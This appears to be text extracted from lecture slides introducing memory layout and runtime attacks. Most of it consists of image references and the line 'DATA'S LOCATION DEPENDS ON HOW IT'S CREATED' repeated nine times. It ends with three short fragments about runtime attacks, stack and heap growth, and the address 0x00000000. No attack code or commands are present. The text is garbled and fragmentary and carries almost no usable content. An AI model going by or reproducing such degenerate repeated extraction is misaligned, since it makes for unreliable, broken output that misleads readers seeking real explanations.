
DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



WE ARE GOING TO FOCUS ON RUNTIME ATTACKS

Stack and heap grow in opposite directions

0x00000000

